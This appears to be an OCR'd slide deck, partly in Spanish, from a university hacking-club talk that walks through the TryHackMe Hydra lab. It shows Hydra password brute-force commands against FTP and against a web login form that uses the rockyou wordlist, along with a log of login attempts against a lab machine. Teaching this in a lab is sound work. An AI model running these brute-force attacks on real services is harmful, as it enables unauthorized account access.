El material utilizado y el conocimiento presentado es solo para FINES ACADEMICOS, se espera que el espectador utilice estas experiencias con la esperanza que tengamos una mejor seguridad en el ciberespacio

```
 ___________________
|                   |
| Los hackers       |
| NO son            |
| ciberdelincuentes |
| ___________________ |
(\__/) ||
(•ㅅ•) ||
/    づ
```

CLUB DE HACK1NG {HARDWARE}

Christian Camilo Urcuqui López

Ing. Sistemas, Magister en Informática y Telecomunicaciones

Big Data Scientist


Director de TI – Quantil S.A.S

Grupo de investigación i2t - ICESI

Ciberseguridad y ciencia de datos aplicada

BIENVENIDOS A LA CHARLA DE CULTURA HACKER
GENERADORMEMES.COM
¡YA HACKEA EL SITIO DE UNA VEZ,
$#%&SEA!
imgflip.com

HACKER Warning!



Task 1 ✓ Hydra Introduction

Task 2 ✓ Using Hydra

Deploy the machine attached to this task, then navigate to http://MACHINE_IP *(this machine can take up to 3 minutes to boot)*


Hydra Commands


The options we pass into Hydra depends on which service (protocol) we're attacking. For example if we wanted to bruteforce FTP with the username being user and a password list being passlist.txt, we'd use the following command:

```
hydra -l user -P passlist.txt ftp://MACHINE_IP
```

For the purpose of this deployed machine, here are the commands to use Hydra on SSH and a web form (POST method)

https://tryhackme.com/room/hydra


Login
Username
Password
Login
© HydraSite 2012 - 2020




Login


Username

Please fill out this field.


```
<!DOCTYPE html>
<html lang="en"> event scroll
  <head> ··· </head>
  <body class="text-center"> flex
    <form class="form-signin" action="/login" method="post">
      <a href="/"> ··· </a>
      <h1 class="h3 mb-3 font-weight-normal">Login</h1>
      <label class="sr-only" for="inputEmail">Username</label>
      <input class="form-control" type="text" name="username"
      placeholder="Username" required="" autofocus="">
      <label class="sr-only" for="inputPassword">Password</label>
      <input class="form-control" type="password" name="password"
      placeholder="Password" required="">
      <button class="btn btn-lg btn-primary btn-block" type="submit">Login
      </button>
      <p class="mt-5 mb-3 text-muted">© HydraSite 2012 - 2020</p>
    </form>
    <script src="/js/jquery.slim.min.js"></script>
    <script src="/js/popper.min.js"></script>
    <script src="/js/bootstrap.min.js"></script>
  </body>
</html>
```



```
root@ip-10-10-252-68:~# hydra -l molly -P '/root/Desktop/Tools/wordlists/rockyou.txt' 1
0.10.86.43 http-post-form "/login:username=^USER^&password=^PASS^:incorrect" -V
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-11-12 03:00:34
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting))
 from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:1434439
8), ~896525 tries per task
[DATA] attacking http-post-form://10.10.86.43:80//login:username=^USER^&password=^PASS^
:incorrect
[ATTEMPT] target 10.10.86.43 - login "molly" - pass "123456" - 1 of 14344398 [child 0]
(0/0)
[ATTEMPT] target 10.10.86.43 - login "molly" - pass "12345" - 2 of 14344398 [child 1] (
0/0)
[ATTEMPT] target 10.10.86.43 - login "molly" - pass "123456789" - 3 of 14344398 [child
2] (0/0)
[ATTEMPT] target 10.10.86.43 - login "molly" - pass "password" - 4 of 14344398 [child 3
] (0/0)
[ATTEMPT] target 10.10.86.43 - login "molly" - pass "iloveyou" - 5 of 14344398 [child 4
] (0/0)
[ATTEMPT] target 10.10.86.43 - login "molly" - pass "princess" - 6 of 14344398 [child 5
4] (0/0)
